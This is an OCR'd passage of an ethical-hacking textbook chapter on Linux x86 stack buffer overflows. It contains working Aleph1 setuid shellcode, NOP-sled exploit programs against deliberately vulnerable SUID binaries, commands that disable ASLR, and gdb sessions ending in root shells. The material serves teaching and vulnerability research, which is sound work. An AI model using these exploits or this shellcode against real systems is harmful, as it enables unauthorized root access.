Why study exploits? Ethical hackers should study exploits to understand if a vulnerability is exploitable. Sometimes security professionals will mistakenly believe and publish the statement: "The vulnerability is not exploitable." The black hat hackers know otherwise. They know that just because one person could not find an exploit to the vulnerability, that doesn't mean someone else won't find it. It is all a matter of time and skill level. Therefore, gray hat ethical hackers must understand how to exploit vulnerabilities and check for themselves. In the process, they may need to produce proof of concept code to demonstrate to the vendor that the vulnerability is exploitable and needs to be fixed.

Stack Operations

The stack is one of the most interesting capabilities of an operating system. The concept of a stack can best be explained by remembering the stack of lunch trays in your school cafeteria. As you put a tray on the stack, the previous trays on the stack are covered up. As you take a tray from the stack, you take the tray from the top of the stack, which happens to be the last one put on. More formally, in computer science terms, the stack is a data structure that has the quality of a first in, last out (FILO) queue.

The process of putting items on the stack is called a *push* and is done in the assembly code language with the **push** command. Likewise, the process of taking an item from the stack is called a *pop* and is accomplished with the **pop** command in assembly language code.

In memory, each process maintains its own stack within the stack segment of memory. Remember, the stack grows backwards from the highest memory addresses to the lowest. Two important registers deal with the stack: extended base pointer (**ebp**) and extended stack pointer (**esp**). As Figure 7-1 indicates, the **ebp** register is the base of the current stack frame of a process (higher address). The **esp** register always points to the top of the stack (lower address).

Function Calling Procedure

As explained in Chapter 6, a function is a self-contained module of code that is called by other functions, including the main function. This call causes a jump in the flow of the program. When a function is called in assembly code, three things take place.

By convention, the calling program sets up the function call by first placing the function parameters on the stack in reverse order. Next the extended instruction (**eip**) is saved on the stack so the program can continue where it left off when the function returns. This is referred to as the *return address.* Finally, the **call** command is executed, and the address of the function is placed in **eip** to execute.

In assembly code, the **call** looks like this:

```
0x8048393 <main+3>:     mov    0xc(%ebp),%eax
0x8048396 <main+6>:     add    $0x8,%eax
0x8048399 <main+9>:     pushl  (%eax)
0x804839b <main+11>:    mov    0xc(%ebp),%eax
0x804839e <main+14>:    add    $0x4,%eax
0x80483a1 <main+17>:    pushl  (%eax)
0x80483a3 <main+19>:    call   0x804835c <greeting>
```

The called function's responsibilities are to first save the calling program's **ebp** on the stack. Next it saves the current **esp** to **ebp** (setting the current stack frame). Then **esp** is




Figure 7-1
The relationship of ebp and esp on a stack

decremented to make room for the function's local variables. Finally, the function gets an opportunity to execute its statements. This process is called the function *prolog.*

In assembly code, the prolog looks like this:

```
0x804835c <greeting>:   push   %ebp
0x804835d <greeting+1>: mov    %esp,%ebp
0x804835f <greeting+3>: sub    $0x190,%esp
```

The last thing a called function does before returning to the calling program is to clean up the stack by incrementing **esp** to **ebp**, effectively clearing the stack as part of the leave statement. Then the saved **eip** is popped off the stack as part of the return process. This is referred to as the function *epilog.* If everything goes well, **eip** still holds the next instruction to be fetched and the process continues with the statement after the function call.

In assembly code, the epilog looks like this:

```
0x804838e <greeting+50>:        leave
0x804838f <greeting+51>:        ret
```

These small bits of assembly code will be seen over and over when looking for buffer overflows.

References

Introduction to Buffer Overflows www.governmentsecurity.org/archive/t1995.html
Links for Information on Buffer Overflows http://community.core-sdi.com/~juliano/
Summary of Stacks and Functions www.unixwiz.net/techtips/win32-callconv-asm.html

Buffer Overflows

Now that you have the basics down, we can get to the good stuff.

As described in Chapter 6, buffers are used to store data in memory. We are mostly interested in buffers that hold strings. Buffers themselves have no mechanism to keep you from putting too much data in the reserved space. In fact, if you get sloppy as a programmer, you can quickly outgrow the allocated space. For example, the following declares a string in memory of 10 bytes:

```
char  str1[10];
```

So what happens if you execute the following?

```
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

Let's find out.

```
//overflow.c
main(){
   char str1[10];                          //declare a 10 byte string
   //next, copy 35 bytes of "A" to str1
   strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

Then compile and execute the following:

```
$                          //notice we start out at user privileges "$"
$gcc –ggdb –o overflow overflow.c
./overflow
09963:   Segmentation fault
```

Why did you get a segmentation fault? Let's see by firing up **gdb**:

```
$gdb –q overflow
(gdb) run
Starting program: /book/overflow

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip            0x41414141       0x41414141
(gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$
```

As you can see, when you ran the program in **gdb**, it crashed when trying to execute the instruction at 0x41414141, which happens to be hex for AAAA (*A* in hex is 0x41). Next you can check that **eip** was corrupted with *A*'s: yes, **eip** is full of *A*'s and the program was doomed to crash. Remember, when the function (in this case, **main**) attempts to return, the saved **eip** value is popped off of the stack and executed next. Since the address 0x41414141 is out of your process segment, you got a segmentation fault.

CAUTION Fedora and other recent builds use Address Space Layout Randomization (ASLR) to randomize stack memory calls and will have mixed results for the rest of this chapter. If you wish to use one of these builds, disable the ASLR as follows:

```
#echo "0" > /proc/sys/kernel/randomize_va_space
#echo "0" > /proc/sys/kernel/exec-shield
#echo "0" > /proc/sys/kernel/exec-shield-randomize
```

Overflow of meet.c

From Chapter 6, we have **meet.c**:

```
//meet.c
#include <stdio.h>          // needed for screen printing
greeting(char *temp1,char *temp2){ // greeting function to say hello
   char name[400];          // string variable to hold the name
   strcpy(name, temp2);     // copy the function argument to name
   printf("Hello %s %s\n", temp1, name); //print out the greeting
}
main(int argc, char * argv[]){   //note the format for arguments
   greeting(argv[1], argv[2]);   //call function, pass title & name
   printf("Bye %s %s\n", argv[1], argv[2]);  //say "bye"
}                                //exit program
```

To overflow the 400-byte buffer in **meet.c**, you will need another tool, perl. Perl is an interpreted language, meaning that you do not need to precompile it, making it very handy to use at the command line. For now you only need to understand one perl command:

```
`perl -e 'print "A" x 600'`
```

This command will simply print 600 *A*'s to standard out—try it! Using this trick, you will start by feeding 10 *A*'s to your program (remember, it takes two parameters):

```
#                    //notice, we have switched to root user "#"
#gcc -mpreferred-stack-boundary=2 -o meet -ggdb meet.c
#./meet Mr `perl -e 'print "A" x 10'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
#
```

Next you will feed 600 *A*'s to the **meet.c** program as the second parameter as follows:


```
#./meet Mr `perl -e 'print "A" x 600'`
Segmentation fault
```

As expected, your 400-byte buffer was overflowed; hopefully, so was **eip**. To verify, start **gdb** again:

```
# gdb -q meet
(gdb) run Mr `perl -e 'print "A" x 600'`
Starting program: /book/meet Mr `perl -e 'print "A" x 600'`
Program received signal SIGSEGV, Segmentation fault.
0x4006152d in strlen () from /lib/libc.so.6
(gdb) info reg eip
eip 0x4006152d 0x4006152d
```

NOTE Your values will be different—it is the concept we are trying to get across here, not the memory values.

Not only did you not control **eip**, you have moved far away to another portion of memory. If you take a look at **meet.c**, you will notice that after the **strcpy()** function in the greeting function, there is a **printf()** call. That **printf**, in turn, calls **vfprintf()** in the libc library. The **vfprintf()** function then calls **strlen**. But what could have gone wrong? You have several nested functions and thereby several stack frames, each pushed on the stack. As you overflowed, you must have corrupted the arguments passed into the function. Recall from the previous section that the call and prolog of a function leave the stack looking like the following illustration:



If you write past **eip**, you will overwrite the function arguments, starting with **temp1**. Since the **printf()** function uses **temp1**, you will have problems. To check out this theory, let's check back with **gdb**:

```
(gdb)
(gdb) list
1       //meet.c
2       #include <stdio.h>
3           greeting(char* temp1,char* temp2){
4           char name[400];
5           strcpy(name, temp2);
6           printf("Hello %s %s\n", temp1, name);
7          }
8          main(int argc, char * argv[]){
9          greeting(argv[1],argv[2]);
10         printf("Bye %s %s\n", argv[1], argv[2]);
(gdb) b 6
Breakpoint 1 at 0x8048377: file meet.c, line 6.
(gdb)
(gdb) run Mr `perl -e 'print "A" x 600'`
Starting program: /book/meet Mr `perl -e 'print "A" x 600'`

Breakpoint 1, greeting (temp1=0x41414141 "", temp2=0x41414141 "") at
meet.c:6
6            printf("Hello %s %s\n", temp1, name);
```

You can see in the preceding bolded line that the arguments to your function, **temp1** and **temp2**, have been corrupted. The pointers now point to 0x41414141 and the values are "or NULL. The problem is that **printf()** will not take NULLs as the only inputs and chokes. So let's start with a lower number of *A*'s, such as 401, then slowly increase until we get the effect we need:

```
(gdb) d 1                                        <remove breakpoint 1>
(gdb) run Mr `perl -e 'print "A" x 401'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /book/meet Mr `perl -e 'print "A" x 401'`
Hello Mr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAA


Program received signal SIGSEGV, Segmentation fault.
main (argc=0, argv=0x0) at meet.c:10
10         printf("Bye %s %s\n", argv[1], argv[2]);
(gdb)
(gdb) info reg ebp eip
ebp            0xbfff0041       0xbfff0041
eip            0x80483ab        0x80483ab
(gdb)
(gdb) run Mr `perl -e 'print "A" x 404'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
```

```
Starting program: /book/meet Mr `perl -e 'print "A" x 404'`
Hello Mr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAA

Program received signal SIGSEGV, Segmentation fault.
0x08048300 in __do_global_dtors_aux ()
(gdb)
(gdb) info reg ebp eip
ebp            0x41414141       0x41414141
eip            0x8048300        0x8048300
(gdb)
(gdb) run Mr `perl -e 'print "A" x 408'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /book/meet Mr `perl -e 'print "A" x 408'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
#
```

As you can see, when a segmentation fault occurs in **gdb**, the current value of **eip** is shown.

It is important to realize that the numbers (400–408) are not as important as the concept of starting low and slowly increasing until you just overflow the saved **eip** and nothing else. This was because of the **printf** call immediately after the overflow. Sometimes you will have more breathing room and will not need to worry about this as much. For example, if there were nothing following the vulnerable **strcpy** command, there would be no problem overflowing beyond 408 bytes in this case.

NOTE Remember, we are using a very simple piece of flawed code here; in real life you will encounter problems like this and more. Again, it's the concepts we want you to get, not the numbers required to overflow a particular vulnerable piece of code.

Ramifications of Buffer Overflows

When dealing with buffer overflows, there are basically three things that can happen. The first is denial of service. As we saw previously, it is really easy to get a segmentation fault when dealing with process memory. However, it's possible that is the best thing that can happen to a software developer in this situation, because a crashed program will draw attention. The other alternatives are silent and much worse.

The second case is when the **eip** can be controlled to execute malicious code at the user level of access. This happens when the vulnerable program is running at user level of privilege.

The third and absolutely worst case scenario is when the **eip** can be controlled to execute malicious code at the system or root level. In Unix systems, there is only one superuser, called root. The root user can do anything on the system. Some functions on Unix systems should be protected and reserved for the root user. For example, it would generally be a bad idea to give users root privileges to change passwords, so a concept called SET User ID (SUID) was developed to temporarily elevate a process to allow some files to be executed under their owner's privileged level. So, for example, the **passwd** command can be owned by root and when a user executes it, the process runs as root. The problem here is that when the SUID program is vulnerable, an exploit may gain the privileges of the file's owner (in the worst case, root). To make a program an SUID, you would issue the following command:

```
chmod u+s <filename> or chmod 4755 <filename>
```

The program will run with the permissions of the owner of the file. To see the full ramifications of this, let's apply SUID settings to our **meet** program. Then later when we exploit the **meet** program, we will gain root privileges.

```
#chmod u+s meet
#ls -l meet
-rwsr-sr-x       1  root       root          11643 May 28 12:42 meet*
```

The first field of the last line just shown indicates the file permissions. The first position of that field is used to indicate a link, directory, or file (**l**, **d**, or **–**). The next three positions represent the file owner's permissions in this order: read, write, execute. Normally, an **x** is used for execute; however, when the SUID condition applies, that position turns to an **s** as shown. That means when the file is executed, it will execute with the file owner's permissions, in this case root (the third field in the line). The rest of the line is beyond the scope of this chapter and can be learned about in the reference on SUID/GUID.

References

SUID/GUID/Sticky Bits www.krnlpanic.com/tutorials/permissions.php
"Smashing the Stack" www.phrack.org/archives/49/P49-14
More on Buffer Overflow http://packetstormsecurity.nl/papers/general/core_vulnerabilities.pdf

Local Buffer Overflow Exploits

Local exploits are easier to perform than remote exploits. This is because you have access to the system memory space and can debug your exploit more easily.

The basic concept of buffer overflow exploits is to overflow a vulnerable buffer and change **eip** for malicious purposes. Remember, **eip** points to the next instruction to

be executed. A copy of **eip** is saved on the stack as part of calling a function in order to be able to continue with the command after the call when the function completes. If you can influence the saved **eip** value, when the function returns, the corrupted value of **eip** will be popped off the stack into the register (**eip**) and be executed.

Components of the Exploit

To build an effective exploit in a buffer overflow situation, you need to create a larger buffer than the program is expecting, using the following components.

NOP Sled

In assembly code, the **NOP** command (pronounced "No-op") simply means to do nothing but move to the next command (NO OPeration). This is used in assembly code by optimizing compilers by padding code blocks to align with word boundaries. Hackers have learned to use NOPs as well for padding. When placed at the front of an exploit buffer, it is called a *NOP sled*. If **eip** is pointed to a NOP sled, the processor will ride the sled right into the next component. On x86 systems, the 0x90 opcode represents NOP. There are actually many more, but 0x90 is the most commonly used.

Shellcode

Shellcode is the term reserved for machine code that will do the hacker's bidding. Originally, the term was coined because the purpose of the malicious code was to provide a simple shell to the attacker. Since then the term has been abused; shellcode is being used to do much more than provide a shell, such as to elevate privileges or to execute a single command on the remote system. The important thing to realize here is that shellcode is actually binary, often represented in hexadecimal form. There are tons of shellcode libraries online, ready to be used for all platforms. Chapter 9 will cover writing your own shellcode. Until that point, all you need to know is that shellcode is used in exploits to execute actions on the vulnerable system. We will use Aleph1's shellcode (shown within a test program) as follows:

```
//shellcode.c
char shellcode[] =  //setuid(0) & Aleph1's famous shellcode, see ref.
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"      //setuid(0) first
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {      //main function
   int *ret;       //ret pointer for manipulating saved return.
   ret = (int *)&ret + 2;   //setret to point to the saved return
                            //value on the stack.
   (*ret) = (int)shellcode; //change the saved return value to the
                            //address of the shellcode, so it executes.
}
```

PART III

Let's check it out by compiling and running the test **shellcode.c** program.

```
#                                //start with root level privileges
#gcc -o shellcode shellcode.c
#chmod u+s shellcode
#su joeuser                      //switch to a normal user (any)
$./shellcode
sh-2.05b#
```

It worked~~we~~ got a root shell prompt.

Repeating Return Addresses

The most important element of the exploit is the return address, which must be aligned perfectly and repeated until it overflows the saved **eip** value on the stack. Although it is possible to point directly to the beginning of the shellcode, it is often much easier to be a little sloppy and point to somewhere in the middle of the NOP sled. To do that, the first thing you need to know is the current **esp** value, which points to the top of the stack. The **gcc** compiler allows you to use assembly code inline and to compile programs as follows:

```
#include <stdio.h>
unsigned long get_sp(void){
        __asm__("movl %esp, %eax");
}
int main(){
        printf("Stack pointer (ESP): 0x%x\n", get_sp());
}
# gcc -o get_sp get_sp.c
# ./get_sp
Stack pointer (ESP): 0xbffffbd8        //remember that number for later
```

Remember that **esp** value; we will use it soon as our return address, though yours will be different.

At this point, it may be helpful to check and see if your system has Address Space Layout Randomization (ASLR) turned on. You may check this easily by simply executing the last program several times in a row. If the output changes on each execution, then your system is running some sort of stack randomization scheme.

```
# ./get_sp
Stack pointer (ESP): 0xbffffbe2
# ./get_sp
Stack pointer (ESP): 0xbffffba3
# ./get_sp
Stack pointer (ESP): 0xbffffbc8
```

Until you learn later how to work around that, go ahead and disable it as described in the Note earlier in this chapter.


```
# echo "0" > /proc/sys/kernel/randomize_va_space  #on slackware systems
```

Now you can check the stack again (it should stay the same):

```
# ./get_sp
Stack pointer (ESP): 0xbffffbd8
# ./get_sp
Stack pointer (ESP): 0xbffffbd8        //remember that number for later
```

Now that we have reliably found the current **esp**, we can estimate the top of the vulnerable buffer. If you still are getting random stack addresses, try another one of the echo lines shown previously.

These components are assembled (like a sandwich) in the order shown here:



As can be seen in the illustration, the addresses overwrite **eip** and point to the NOP sled, which then slides to the shellcode.

Exploiting Stack Overflows from the Command Line

Remember, the ideal size of our attack buffer (in this case) is 408. So we will use perl to craft an exploit sandwich of that size from the command line. As a rule of thumb, it is a good idea to fill half of the attack buffer with NOPs; in this case we will use 200 with the following perl command:

```
perl -e 'print "90"x200';
```

A similar perl command will allow you to print your shellcode into a binary file as follows (notice the use of the output redirector >):

```
$ perl -e 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\
x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\
xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";' > sc
$
```

You can calculate the size of the shellcode with the following command:

```
$ wc -c sc
53 sc
```

Next we need to calculate our return address, which will be repeated until it overwrites the saved **eip** on the stack. Recall that our current **esp** is 0xbffffbd8. When attacking from the command line, it is important to remember that the command-line arguments will be placed on the stack before the main function is called. Since our 408-byte attack string will be placed on the stack as the second command-line argument, and we want to land somewhere in the NOP sled (the first half of the buffer), we will estimate a landing spot by subtracting 0x300 (decimal 264) from the current **esp** as follows:

```
0xbffffbd8 - 0x300 = 0xbffff8d8
```

Now we can use perl to write this address in little-endian format on the command line:

```
perl -e 'print"\xd8\xf8\xff\xbf"x38';
```

The number 38 was calculated in our case with some simple modulo math:

```
(408 bytes-200 bytes of NOP - 53 bytes of Shellcode) / 4 bytes of address = 38.75
```

Perl commands can be wrapped in backticks (`) and concatenated to make a larger series of characters or numeric values. For example, we can craft a 408-byte attack string and feed it to our vulnerable **meet.c** program as follows:

```
$ ./meet mr `perl -e 'print "\x90"x200';``cat sc``perl -e 'print
"\xd8\xfb\xff\xbf"x38';`
Segmentation fault
```

This 405-byte attack string is used for the second argument and creates a buffer overflow as follows:

- 200 bytes of NOPs ("\x90")
- 53 bytes of shellcode
- 152 bytes of repeated return addresses (remember to reverse it due to little-endian style of x86 processors)

Since our attack buffer is only 405 bytes (not 408), as expected, it crashed. The likely reason for this lies in the fact that we have a misalignment of the repeating addresses. Namely, they don't correctly or completely overwrite the saved return address on the stack. To check for this, simply increment the number of NOPs used:

```
$ ./meet mr `perl -e 'print "\x90"x201';``cat sc``perl -e 'print
"\xd8\xf8\xff\xbf"x38';`
Segmentation fault
$ ./meet mr `perl -e 'print "\x90"x202';``cat sc``perl -e 'print
"\xd8\xf8\xff\xbf"x38';`
Segmentation fault
$ ./meet mr `perl -e 'print "\x90"x203';``cat sc``perl -e 'print
"\xd8\xf8\xff\xbf"x38';`
Hello ë^1ÀFF
…truncated for brevity…
Í1ÛØ@ÍèÜÿÿÿ/bin/shØûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Ø
ÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Ø
ÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Ø
ÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿
sh-2.05b#
```

It worked! The important thing to realize here is how the command line allowed us to experiment and tweak the values much more efficiently than by compiling and debugging code.

Exploiting Stack Overflows with Generic Exploit Code

The following code is a variation of many found online and in the references. It is generic in the sense that it will work with many exploits under many situations.

```
//exploit.c
#include <stdio.h>
```

```
char shellcode[] =  //setuid(0) & Aleph1's famous shellcode, see ref.
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  //setuid(0) first
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
//Small function to retrieve the current esp value (only works locally)
unsigned long get_sp(void){
             __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[1]) {      //main function
  int i, offset = 0;                     //used to count/subtract later
  long esp, ret, *addr_ptr;              //used to save addresses
  char *buffer, *ptr;                    //two strings: buffer, ptr
  int size = 500;                        //default buffer size

  esp = get_sp();                        //get local esp value
  if(argc > 1) size = atoi(argv[1]);     //if 1 argument, store to size
  if(argc > 2) offset = atoi(argv[2]);   //if 2 arguments, store offset
  if(argc > 3) esp = strtoul(argv[3],NULL,0); //used for remote exploits
  ret = esp - offset;                    //calc default value of return
  //print directions for use
  fprintf(stderr,"Usage: %s<buff_size> <offset> <esp:0xfff...>\n", argv[0]);
  //print feedback of operation
  fprintf(stderr,"ESP:0x%x  Offset:0x%x  Return:0x%x\n",esp,offset,ret);

  buffer = (char *)malloc(size);   //allocate buffer on heap
  ptr = buffer;                    //temp pointer, set to location of buffer
  addr_ptr = (long *) ptr;         //temp addr_ptr, set to location of ptr
  //Fill entire buffer with return addresses, ensures proper alignment
  for(i=0; i < size; i+=4){        // notice increment of 4 bytes for addr
     *(addr_ptr++) = ret;          //use addr_ptr to write into buffer
  }
  //Fill 1st half of exploit buffer with NOPs
  for(i=0; i < size/2; i++){      //notice, we only write up to half of size
       buffer[i] = '\x90';        //place NOPs in the first half of buffer
  }
  //Now, place shellcode
  ptr = buffer + size/2;         //set the temp ptr at half of buffer size
  for(i=0; i < strlen(shellcode); i++){ //write 1/2 of buffer til end of sc
        *(ptr++) = shellcode[i]; //write the shellcode into the buffer
  }
  //Terminate the string
  buffer[size-1]=0;              //This is so our buffer ends with a x\0
  //Now, call the vulnerable program with buffer as 2nd argument.
  execl("./meet", "meet", "Mr.",buffer,0);//the list of args is ended w/0
  printf("%s\n",buffer);  //used for remote exploits
  //Free up the heap
  free(buffer);                          //play nicely
  return 0;                              //exit gracefully
}
```

The program sets up a global variable called **shellcode**, which holds the malicious shell-producing machine code in hex notation. Next a function is defined that will return the current value of the **esp** register on the local system. The **main** function takes up to three arguments, which optionally set the size of the overflowing buffer, the offset of the buffer and **esp**, and the manual **esp** value for remote exploits. User directions are printed to the screen followed by memory locations used. Next the malicious buffer is built from scratch, filled with addresses, then NOPs, then shellcode. The buffer is

terminated with a NULL character. The buffer is then injected into the vulnerable local program and printed to the screen (useful for remote exploits).

Let's try our new exploit on **meet.c**:

```
# gcc -o meet meet.c
# chmod u+s meet
# su joe
$ ./exploit 600
Usage: ./exploit <buff_size> <offset> <esp:0xfff...>
ESP:0xbffffbd8   Offset:0x0   Return:0xbffffbd8
Hello ë^1ÀFF
…truncated for brevity…
Í1Û@@ÍèÜÿÿÿ/bin/sh¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿
ûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿
ûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ
sh-2.05b# whoami
root
sh-2.05b# exit
exit
$
```

It worked! Notice how we compiled the program as root and set it as a SUID program. Next we switched privileges to a normal user and ran the exploit. We got a root shell, and it worked well. Notice that the program did not crash with a buffer at size 600 as it did when we were playing with perl in the previous section. This is because we called the vulnerable program differently this time, from within the exploit. In general, this is a more tolerant way to call the vulnerable program; your mileage may vary.

Exploiting Small Buffers

What happens when the vulnerable buffer is too small to use an exploit buffer as previously described? Most pieces of shellcode are 21–50bytes in size. What if the vulnerable buffer you find is only 10 bytes long? For example, let's look at the following vulnerable code with a small buffer:

```
#
# cat smallbuff.c
//smallbuff.c   This is a sample vulnerable program with a small buf
int main(int argc, char * argv[]){
        char buff[10];  //small buffer
        strcpy( buff, argv[1]);  //problem: vulnerable function call
}
```

Now compile it and set it as SUID:

```
# gcc -o smallbuff smallbuff.c
# chmod u+s smallbuff
# ls -l smallbuff
-rwsr-xr-x    1 root     root         4192 Apr 23 00:30 smallbuff
# su joe
$
```

Now that we have such a program, how would we exploit it? The answer lies in the use of environment variables. You would store your shellcode in an environment variable or


somewhere else in memory, then point the return address to that environment variable as follows:

```
$ cat exploit2.c
//exploit2.c   works locally when the vulnerable buffer is small.
#include <stdlib.h>
#include <stdio.h>
#define VULN "./smallbuff"
#define SIZE 160
char shellcode[] =  //setuid(0) & Aleph1's famous shellcode, see ref.
  "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  //setuid(0) first
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(int argc, char **argv){
   // injection buffer
   char p[SIZE];
   // put the shellcode in target's envp
   char *env[] = { shellcode, NULL };
   // pointer to array of arrays, what to execute
   char *vuln[] = { VULN, p, NULL };
   int *ptr, i, addr;
   // calculate the exact location of the shellcode
   addr = 0xbfffffffa - strlen(shellcode) - strlen(VULN);
   fprintf(stderr, "[***] using address: %#010x\n", addr);

   /* fill buffer with computed address */
   ptr = (int * )p;
   for (i = 0; i < SIZE; i += 4)
      *ptr++ = addr;
   //call the program with execle, which takes the environment as input
   execle(vuln[0], vuln,p,NULL, env);
   exit(1);
}
$ gcc -o exploit2 exploit2.c
$ ./exploit2
[***] using address: 0xbffffffc2
sh-2.05b# whoami
root
sh-2.05b# exit
exit
$exit
```

Why did this work? It turns out that a Turkish hacker called Murat published this technique, which relies on the fact that all Linux ELF files are mapped into memory with the last relative address as 0xbfffffff. Remember from Chapter 6, the environment and arguments are stored up in this area. Just below them is the stack. Let's look at the upper process memory in detail:



Notice how the end of memory is terminated with NULL values, then comes the program name, then the environment variables, and finally the arguments. The following line of code from **exploit2.c** sets the value of the environment for the process as the shellcode:

```
char *env[] = { shellcode, NULL };
```

That places the beginning of the shellcode at the precise location:

```
Addr of shellcode=0xbfffffffa-length(program name)-length(shellcode).
```

Let's verify that with **gdb**. First, to assist with the debugging, place a **\xcc** at the beginning of the shellcode to halt the debugger when the shellcode is executed. Next recompile the program and load it into the debugger:

```
# gcc -o exploit2 exploit2.c  # after adding \xcc before shellcode
# gdb exploit2 --quiet
(no debugging symbols found)...(gdb)
(gdb) run
Starting program: /root/book/exploit2
[***] using address: 0xbffffffc2
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000b00 in _start () from /lib/ld-linux.so.2
(gdb) x/20s 0xbffffffc2      /*this was output from exploit2 above */
0xbffffffc2:
"ë\037^\211v\b1À\210F\a\211F\fº\v\211ó\215N\b\215V\fÍ\2001Û\211Ø@Í\200èÜÿÿÿ
bin/sh"
0xbfffffff0:      "./smallbuff"
0xbfffffffc:      ""
0xbfffffffd:      ""
0xbfffffffe:      ""
0xbffffffff:      ""
0xc0000000:      <Address 0xc0000000 out of bounds>
0xc0000000:      <Address 0xc0000000 out of bounds>
```

References

Jon Erickson, *Hacking: The Art of Exploitation* (San Francisco: No Starch Press, 2003)
Murat's Explanation of Buffer Overflows www.enderunix.org/docs/eng/bof-eng.txt
"Smashing the Stack" www.phrack.org/archives/49/P49-14
PowerPoint Presentation on Buffer Overflows http://security.dico.unimi.it/~sullivan/stack-bof-en.ppt
Core Security http://packetstormsecurity.nl/papers/general/core_vulnerabilities.pdf
Buffer Overflow Exploits Tutorial http://mixter.void.ru/exploit.html
Writing Shellcode www.l0t3k.net/biblio/shellcode/en/shellcode-pr10n.txt

Exploit Development Process

